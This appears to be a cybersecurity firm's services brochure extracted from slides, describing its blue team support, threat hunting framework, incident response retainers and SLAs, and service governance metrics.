
Criticality

- ▶ Critical
- ▶ High
- ▶ Medium
- ▶ Low

Closing reason

- ▶ False Positive
- ▶ True Positive
- ▶ Benign (non-issue)

Investigation & Incident Response example



Blue Team Support

Blue Team Support


Goal-driven team of Threat Detection & Response experts who prepare for, simulate & hunt against any kind of cyber threat, by performing:

- ▶ Security Operations Support
 - Content management (use case management, incident case management, creation of customized dashboards, searches, design and implementation of playbooks, etc.)
 - Service Level Management
- ▶ Security Posture assessment
- ▶ Vulnerability Scanning / Vulnerability Management
- ▶ Advanced Content Development (identify and create additional custom use cases based on our Use Case Lifecycle Management framework)
- ▶ Training

Advanced Content Development

Blue team Support services deliver a vast library of optimized correlation rules and behavior analysis/profiling use cases including:

- ▶ **Out of the box rules:** This built-in ruleset is activated from day one to the Client and is further optimized using Client-focused false positive / false negative elimination techniques.
- ▶ **Correlation rules:** Use cases addressing current and past security threats and non-compliance issues are included.
- ▶ **Industry/Infrastructure Specific Rules:** to take advantage of threats and security implications that target specifically the former have been developed.
- ▶ **Intelligence Services Rules:** Integrate with the complete ecosystem of intelligence services, that bring external intelligence to the correlation engine in order to identify Advanced Persistent Threats, Data Leakage, configuration inconsistencies have been developed.
- ▶ **Client-Based Rules:** OBRELA's BlueTeam optimizes and develops new content for each Client based on new attack threats that are emerging but also based on Client detection and monitoring and use case requests.



Threat Hunting

Threat Hunting Team Overview

OBRELA's Threat Hunting team provides complete proactive and reactive hunts.

Threat hunting is the practice of searching activities for threats through networks, endpoints and systems that might remain undetected. This practice combines proactive methodologies and threat intelligence to find and stop malicious activities.

The Hunt Cycle Framework

Threat hunting is focused on advanced active searches in order to identify gaps in the organization infrastructure and security areas of further fine tuning and optimization of onboarded devices through the MDR service.

Threat hunts are organized through a cyclic system. Revolving between research and hunting for the duration of the hunt. This cycle continues until the hunt hypothesis is either proven or disproven.



Hunt Triggers

OBRELA's Threat Hunting framework focuses on proactive hypothesis-driven threat profiling and covers two functional streams of work:

1. Systemic based. Following a hypothetical approach, threat hunting cycles to systemically uncover and identify malicious activity or emerging IOCs that are in progress.
2. Mission Based. Following a reactive approach, threat hunting is actively engaged to "lock" attack behavior and malicious activity that has been reported from threat intelligence or the security operations.

There are many ways to trigger a hunt, the most common of which are as follows:



Lead-based

Start with a lead such as previous alerts or suspicious traffic.



Attack Lifecycle

Hunt for behaviors that are often seen during different stages of the Attack Lifecycle. E.g. Mitre ATT&CK framework



Internal

Focus on departments, users, or tools that are likely to be targets of an attack.



Emerging Threats

Search for evidence of attacks and techniques based on threat intelligence and trends.



Freestyle

Pick data at random to investigate, such as a single department or type of system.

Threat Hunting Requirements

Hunts can take advantage of all available platforms such as SIEMs, EDRs and NDRs.

Due to this, the quantity, quality and enrichment of data available to a hunter is of high importance.

Whilst hunts can be conducted with either SIEMs, EDRs and NDRs. The success and maturity of a hunt relies on data depth, with EDR/NDR platforms giving a hunter access to specific process or flow data which may be required to complete an investigation.

For example, an EDR solution would provide the hunter access to system artefacts such as files modified by a malicious process, which would be lost to a SIEM alone.

Each of these platforms provide an extra layer of detection and analytics which is taken into consideration when creating a hypothesis for a hunt.

Example Hunts

Hunt Trigger	Example Scenario
Lead based	Alert, Indicator of Compromise, Threat Intelligence – Traffic to IP relating to specific threat actor
Attack Cycle	MITRE ATT&CK – Common Persistence methods
Internal Investigation	Behaviors on machines or crown jewels, usage of programs etc
Emerging threats	COVID 19 phishing, Russian/Ukraine geopolitical conflict, new APT targets
Freestyle	Processes communicating with external IP addresses/domains

Incident Response (CSIRT)


Cyber Security Incident Response Team

OBRELA CSIRT provides complete Emergency Incident Response supporting all types of incidents from compromise of internal threats, BECs to full breach and ransomware. Incident response can be requested directly to CSIRT via the account manager or initiated through the MDR SOC service.



Scoping

Stakeholder interviews
& scoping of IR engagement



Incident Triage

Identification & analysis of
compromise



Remediation

Eradication of threats; Attack
containment and root cause
analysis



Follow-up

Recovery, reporting,
recommendations, and post-
incident security hardening

Cyber Security Incident Response Team

Emergency Incident Response

Emergency Incident Response

- Remote Incident Response
- Digital Forensic Analysis
- Malware Analysis and Reverse Engineering
- Initial Contact: Best Effort
- Incident Triage: Best Effort
- Pay-As-You-Go

IR Retainers

Basic

- Remote Incident Response
- Initial Contact & Incident Triage: 8 hours
- Predefined tiers
 - 40 hours
 - 100 hours
 - 200 hours
 - Custom

Advanced

- Incident Response, Remote and On-site (when necessary)
- Initial Contact & Incident Triage: 4 hours
- Bi-Annual Workshop
- Predefined tiers
 - 40 hours
 - 100 hours
 - 200 hours
 - Custom



Emergency SLAs*

Initial Contact & Triage **4 / 8 hours**

Remote Support **4 / 8 hours**

On-site Support **48 hours**

** Depending on IR Retainer level*

IR Cross-Functional Expertise



Initial Contact

Understand & Expand Visibility

Within hours

Incident Triage, Analysis, Remediation

Full-Scale Emergency Incident Response & Recovery

Identify & Analyze

- Capturing Data
- Iterative Forensics & Threat Analysis
- Plan for Remediation

Remediate


- Containment
- Evict Threat Actor
- System and Data Recovery
- Monitor for threat actor re-entry

Follow-up

- Recovery and reporting
- Lessons learned and recommendations
- Security Hardening



Threat Intelligence Unit



Security Testing

Emergency IR Phases

Scoping, Initiation And Kick-off

- Initial call to identify scope and objectives
- Scope of engagement defined
- Kickoff after signing the IR SOW and Approval Form sent by the IR or Account team
- IR team resources assigned

Collection and Deployment

- Remote assistance provided to capture forensic data
- Deployment of engagement technology (endpoint, network)

Technical Analysis

- Based on available artifacts, the extent of compromise, attack vectors, and timeline of intrusion activity are iteratively captured and analyzed
- Threat eradication including root cause analysis
- Recurring status reports including facts, findings, recommendations, and action plans

Incident Follow-up

- Baseline reporting format is provided for technical and non-technical stakeholders
- Draft incident report delivered no later than three (3) weeks from the end of incident

Service Management

Service Governance

The MDR Service Governance typically includes regular performance review sessions, reporting through dashboards for the executive management and SOC officer, constant update of the HardCore content, operational updates regarding the SOC activities and technologies, weekly operations meetings, periodic use case review/design meetings and monthly service review meetings with the customers.

The typical topics to be constantly reviewed include:

- ▶ Open tickets and issues
- ▶ Preventable actions
- ▶ Threat intelligence updates
- ▶ Service delivery status
- ▶ Awareness, knowledge transfer & procedural updates
- ▶ Updates on assigned tasks incl. incidents, tickets closure, review of SOC processes/ playbooks etc.
- ▶ Uses cases management, activity tracking, development, and fine-tuning
- ▶ Log source management
- ▶ Security procedural runbook
- ▶ Incidents business impact
- ▶ Critical issues, findings, and recommendations
- ▶ Assistance to prepare for audit (internal, external etc).

Indicative Service KPI/metrics

- Platform components uptime and utilization (hourly)
- Number of events per second per log source and peak values (EPS monitoring and reporting)
- Number of total events over correlated ones (event reduction rate)
- Number of incidents per security analyst work hours
- Number of alerts per security analyst work hours
- Time spent on analysis per offense identified
- Number of alerts escalated
- False positives / month
- False positives trend/month
- Alerts/Incidents closed as per SLA based on severity
- Response time as per SLA based on severity
- Support tickets closed based on SLA
- Number of change requests
- Number of platform problem cases opened

Service Delivery Manager

The Service Delivery Manager (SDM) is Focused on Ensuring Success by Understanding Customer's Business Goals and Providing Guidance.

The designated Service Delivery Manager (SDM) will consult and help the Customer's security team achieve the greatest value from the Service. Each SDM has in-depth security knowledge and experience to keep the Customer informed and help navigate any threats uncovered in the environment but also handle any operational issues that may come up.

01

Provides Continuity
Throughout Customer's
Journey Lifecycle.

02

Maintains Proactive and
Personal Communications to
Drive Results with Our Software
and Services.

03

Helps the Customer Achieve
their Security Program Goals as
They Manage and Mature Their
Program.



OBRELA

THANK YOU


London | Athens | Dubai | Frankfurt | Riyadh

www.obrela.com

Modernized security operations

Security operations needs major improvement

The move to cloud and IT modernization has expanded the attack surface, creating increased security complexity



Poor visibility

2 out of 3 organizations' external attack surface has expanded in the last year²

Disconnected tools

80% of organizations use at least 10 disparate solutions to manage security hygiene²

Keeping up with attackers

29% of security operations processes are immature and need reengineering before they can be automated¹

Information overload

52% of security environments have become more difficult to manage over the last two years²

51% of organizations struggle to detect and respond to advanced threats¹

Current SecOps

Technology focused

Dependent on experts and heroes

Proprietary ecosystems

Modernized SecOps

Analyst focused


Scale with expertise and AI

Community collaboration



